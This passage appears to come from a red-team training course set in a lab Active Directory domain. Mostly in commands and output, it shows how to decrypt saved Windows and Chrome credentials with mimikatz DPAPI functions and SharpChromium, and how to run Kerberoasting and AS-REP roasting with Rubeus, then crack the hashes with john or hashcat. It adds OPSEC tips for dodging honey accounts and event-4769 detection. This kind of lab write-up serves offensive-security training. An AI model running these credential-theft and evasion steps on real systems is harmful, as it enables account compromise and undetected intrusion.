
```
beacon> mimikatz vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
Name   : Web Credentials
Path   : C:\Users\bfarmer\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
Items  (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
Name   : Windows Credentials
Path   : C:\Users\bfarmer\AppData\Local\Microsoft\Vault
Items  (1)
0.     (null)
Type   : {3e0e35be-1b77-43e7-b873-aed901b6275b}
LastWritten : 2/25/2021 1:07:38 PM
Flags   : 00000000
Ressource : [STRING] Domain:target=TERMSRV/srv-1
Identity : [STRING] DEV\bfarmer
Authenticator :
PackageSid :
*Authenticator* : [BYTE*]

*** Domain Password ***
```

If you go to the **Control Panel > Credential Manager** on WKSTN-1 and select **Windows Credentials**, you will see how this credential appears to the user. And opening the **Remote Desktop Connection** client shows how these creds are automatically populated for the target server.



To decrypt the credential, we need to find the master encryption key.

First, run **dpapi::cred** and provide the location to the blob on disk.

```
beacon> mimikatz dpapi::cred /in:C:\Users\bfarmer\AppData\Local\Microsoft\Credentials\9D54C839752B38B233E5D56FDD7891A7

**BLOB**
dwVersion      : 00000001 - 1
guidProvider    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey    : {a23a1631-e2ca-4805-9f2f-fe8966fd8698}
dwFlags         : 20000000 - 536870912 (system ; )
dwDescriptionLen : 00000030 - 48
szDescription    : Local Credential Data

algCrypt        : 00006603 - 26115 (CALG_3DES)
dwAlgCryptLen    : 000000c0 - 192
dwSaltLen        : 00000010 - 16
pbSalt           : f8fb8d0f5df3f976e445134a2410ffcd
dwHmacKeyLen     : 00000000 - 0
pbHmacKey        :
algHash          : 00008004 - 32772 (CALG_SHA1)
dwAlgHashLen     : 000000a0 - 160
dwHmac2KeyLen    : 00000010 - 16
pbHmac2Key       : e8ae77b9f12aef047664529148beffcc
dwDataLen        : 000000b0 - 176
pbData           : b8f619[...snip...]b493fe
dwSignLen        : 00000014 - 20
pbSign           : 2e12c7baddfa120e1982789f7265f9bb94208985
```

The **pbData** field contains the encrypted data and the **guidMasterKey** contains the GUID of the key needed to decrypt it. The Master Key information is stored within the user's **AppData\Roaming\Microsoft\Protect** directory (where **S-1-5-21-*** is their SID).

```
beacon> ls C:\Users\bfarmer\AppData\Roaming\Microsoft\Protect\S-1-5-21-3263068140-2042698922-2891547269-1120

Size      Type      Last Modified      Name
----      -
740b      fil       02/21/2021 11:49:40  a23a1631-e2ca-4805-9f2f-fe8966fd8698
928b      fil       02/21/2021 11:49:40  BK-DEV
24b       fil       02/21/2021 11:49:40  Preferred
```

Notice how this filename **a23a1631-e2ca-4805-9f2f-fe8966fd8698** matches the **guidMasterKey** field above.

There are a few ways to get the actual Master Key content. If you have access to a high integrity session, you may be able to dump it from memory using **sekurlsa::dpapi**. However it may not always be cached here and this interacts with LSASS which is not ideal for OPSEC. My preferred method is to use the RPC service exposed on the Domain Controller, which is a "legitimate" means (as in, by design and using legitimate RPC traffic).

Run **mimikatz dpapi::masterkey**, provide the path to the Master Key information and specify **/rpc**.

```
beacon> mimikatz dpapi::masterkey /in:C:\Users\bfarmer\AppData\Roaming\Microsoft\Protect\S-1-5-21-3263068140-2042698922-2891547269-1120\
a23a1631-e2ca-4805-9f2f-fe8966fd8698 /rpc

[domainkey] with RPC
[DC] 'dev.cyberbotic.io' will be the domain
[DC] 'dc-2.dev.cyberbotic.io' will be the DC server
key : 0c0105785f89063857239915037fbbf0ee049d984a09a7ae34f7cfc31ae4e6fd029e6036cde245329c635a6839884542ec97bf640242889f61d80b7851aba8df
sha1: e3d7a52f1755a35078736eecb5ea6a23bb8619fc
```

The **key** field is the key needed to decrypt the credential, which we can do with **dpapi::cred**.

```
beacon> mimikatz dpapi::cred /in:C:\Users\bfarmer\AppData\Local\Microsoft\Credentials\9D54C839752B38B233E5D56FDD7891A7
/masterkey:0c0105785f89063857239915037fbbf0ee049d984a09a7ae34f7cfc31ae4e6fd029e6036cde245329c635a6839884542ec97bf640242889f61d80b7851aba8df

Decrypting Credential:
[...snip...]
UserName      : DEV\bfarmer
CredentialBlob : Sup3rman
```

In this case bfarmer is a local admin on SRV-1, so they just have their own domain credentials saved. It's worth noting that even if they had local credentials or even a different set of domain credentials saved, the process to decrypt them would be exactly the same.

Chrome stores DPAPI-protected credentials in a local SQLite database, which can be found within the user's local **AppData** directory.

```
beacon> ls C:\Users\bfarmer\AppData\Local\Google\Chrome\User Data\Default
```

Size	Type	Last Modified	Name
----	----	-----	----
40kb	fil	02/25/2021 13:21:18	Login Data

A non-null **Login Data** file is a good indication that credentials are saved in here. [SharpChromium](#) is my go-to tool for decrypting these.


```
beacon> execute-assembly C:\Tools\SharpChromium\bin\Debug\SharpChromium.exe logins
```

```
[*] Beginning Google Chrome extraction.

--- Chromium Credential (User: bfarmer) ---
URL      :
Username : bfarmer
Password : Sup3rman

[*] Finished Google Chrome extraction.
[*] Done.
```


Kerberos is a fun topic and contains some of the more well-known abuse primitives within Active Directory environments. It can also be a bit elusive as to how it works since it has so many complex intricacies, but here's a brief overview:



When a user logs onto their workstation, their machine will send an **AS-REQ** message to the Key Distribution Center (KDC), aka Domain Controller, requesting a TGT using a secret key derived from the user's password.


The KDC verifies the secret key with the password it has stored in Active Directory for that user. Once validated, it returns the TGT in an **AS-REP** message. The TGT contains the user's identity and is encrypted with the KDC secret key (the **krbtgt** account).

When the user attempts to access a resource backed by Kerberos authentication (e.g. a file share), their machine looks up the associated Service Principal Name (SPN). It then requests (**TGS-REQ**) a Ticket Granting Service Ticket (TGS) for that service from the KDC, and presents its TGT as a means of proving they're a valid user.

The KDC returns a TGS (**TGS-REP**) for the service in question to the user, which is then presented to the actual service. The service inspects the TGS and decides whether it should grant the user access or not.

Services run on a machine under the context of a user account. These accounts are either local to the machine (LocalSystem, LocalService, NetworkService) or are domain accounts (e.g. DOMAIN\mssql).

A Service Principal Name (SPN) is a unique identifier of a service instance. SPNs are used with Kerberos to associate a service instance with a logon account, and are configured on the User Object in AD.



Part of the TGS returned by the KDC is encrypted with a secret derived from the password of the user account running that service. Kerberoasting is a technique for requesting TGS's for services running under the context of domain accounts and cracking them offline to reveal their plaintext passwords.

Rubeus kerberoast can be used to perform the kerberoasting. Running it without further arguments will roast every account in the domain that has an SPN (excluding krbtgt).

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe kerberoast /simple /nowrap

[*] Action: Kerberoasting
[*] Searching the current domain for Kerberoastable users
[*] Total kerberoastable users : 2

$krb5tgs$23$*svc_mssql$dev.cyberbotic.io$MSSQLSvc/srv-1.dev.cyberbotic.io:1433*$[...]hash...
$krb5tgs$23$*svc_honey$dev.cyberbotic.io$HoneySvc/fake.dev.cyberbotic.io*$[...]hash...
```

This is pretty bad OPSEC. Judging from the fake SPN set on the **svc_honey** account, we may have just wandered into a trap. When a TGS is requested, Windows event **4769 - A Kerberos service ticket was requested** is generated.

You can find them in Kibana with:

```
event.code: 4769
```

Depending on how long your lab has been in use, there will be a *lot* of events. However, we can filter down to the specific account name:

```
event.code: 4769 and winlog.event_data.ServiceName : svc_honey
```

And this should return only one result - generated by the kerberoasting. These types of honey traps is a common method for catching lazy tradecraft. Because the SPN is not legitimate, it should never be in use and ergo, should never generate these events. A blue team may configure automated alerting when suspicious activity is logged for a honey account. You will see that the log also reveals the user who requested the TGS.

Other detection strategies such as volume analysis, i.e. a single account requesting tens/hundreds/thousands of TGS's in a single instant are also effective.

A much safer approach is to enumerate possible candidates first and kerberoast them selectively. Simply searching (e.g. using custom LDAP queries) for accounts with SPNs will not trigger these 4769 events.

Find all users (in the current domain) where the **ServicePrincipalName** field is not blank.

```
beacon> execute-assembly C:\Tools\ADSearch\ADSearch\bin\Debug\ADSearch.exe --search "(&(sAMAccountType=805306368)(servicePrincipalName=*))"

[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=dev,DC=cyberbotic,DC=io
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 2
    [+] cn : krbtgt
    [+] cn : MS SQL Service
    [+] cn : Honey Service
```

Note: Even though Rubeus does not include the **krbtgt** account, it can sometimes be cracked.

You can also use BloodHound:

```
MATCH (u:User {hasspn:true}) RETURN u
```

And even extend that query to show paths to computers from those users:

```
MATCH (u:User {hasspn:true}), (c:Computer), p=shortestPath((u)-[*1..]->(c)) RETURN p
```

Once we feel safe about roasting a particular account, we can do so with the **/user** argument.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe kerberoast /user:svc_mssql /nowrap

[*] Action: Kerberoasting

[*] Target User      : svc_mssql
[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1

[*] SamAccountName   : svc_mssql
[*] DistinguishedName : CN=MS SQL Service,CN=Users,DC=dev,DC=cyberbotic,DC=io
[*] ServicePrincipalName : MSSQLSvc/srv-1.dev.cyberbotic.io:1433
[*] PwdLastSet        : 5/14/2021 1:28:34 PM
[*] Supported ETypes  : RC4_HMAC_DEFAULT


[*] Hash             : $krb5tgs$23$*svc_mssql$dev.cyberbotic.io$MSSQLSvc/srv-1.dev.cyberbotic.io:1433*$[...]hash...
```

Use **--format=krb5tgs --wordlist=wordlist svc_mssql** for **john** or **-a 0 -m 13100 svc_mssql wordlist** for **hashcat**.

```
root@kali:~# john --format=krb5tgs --wordlist=wordlist svc_mssql
Cyberb0tic      (svc_mssql$dev.cyberbotic.io)
```

Note: I experienced some hash format incompatibility with john. Removing the SPN so it became: **\$krb5tgs\$23\$*svc_mssql\$dev.cyberbotic.io*\$6A9E[blah]** seemed to address the issue.

If a user does not have Kerberos pre-authentication enabled, an AS-REP can be requested for that user, and part of the reply can be cracked offline to recover their plaintext password. This configuration is also enabled on the User Object and is often seen on accounts that are used on Linux systems.



```
beacon> execute-assembly C:\Tools\ADSearch\ADSearch\bin\Debug\ADSearch.exe --search "(&(sAMAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304))" --attributes cn,distinguishedname,samaccountname

[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=dev,DC=cyberbotic,DC=io
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
  [+] cn : Oracle Service
  [+] distinguishedname : CN=Oracle Service,CN=Users,DC=dev,DC=cyberbotic,DC=io
  [+] samaccountname : svc_oracle
```

In BloodHound:

```
MATCH (u:User {dontreqpreauth:true}) RETURN u
```

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe asreproast /user:svc_oracle /nowrap

[*] Action: AS-REP roasting

[*] Target User : svc_oracle
[*] Target Domain : dev.cyberbotic.io

[*] Searching path 'LDAP://dc-2.dev.cyberbotic.io/DC=dev,DC=cyberbotic,DC=io' for AS-REP roastable users
[*] SamAccountName : svc_oracle
[*] DistinguishedName : CN=Oracle Service,CN=Users,DC=dev,DC=cyberbotic,DC=io
[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Building AS-REQ (w/o preauth) for: 'dev.cyberbotic.io\svc_oracle'
[+] AS-REQ w/o preauth successfull!
[*] AS-REP hash:

$krb5asrep$svc_oracle@dev.cyberbotic.io:F3B1A1 [...snip...] D6D049
```

OPSEC: As with Kerberoasting, don't run `asreproast` by itself as this will roast every account in the domain with pre-authentication not set.

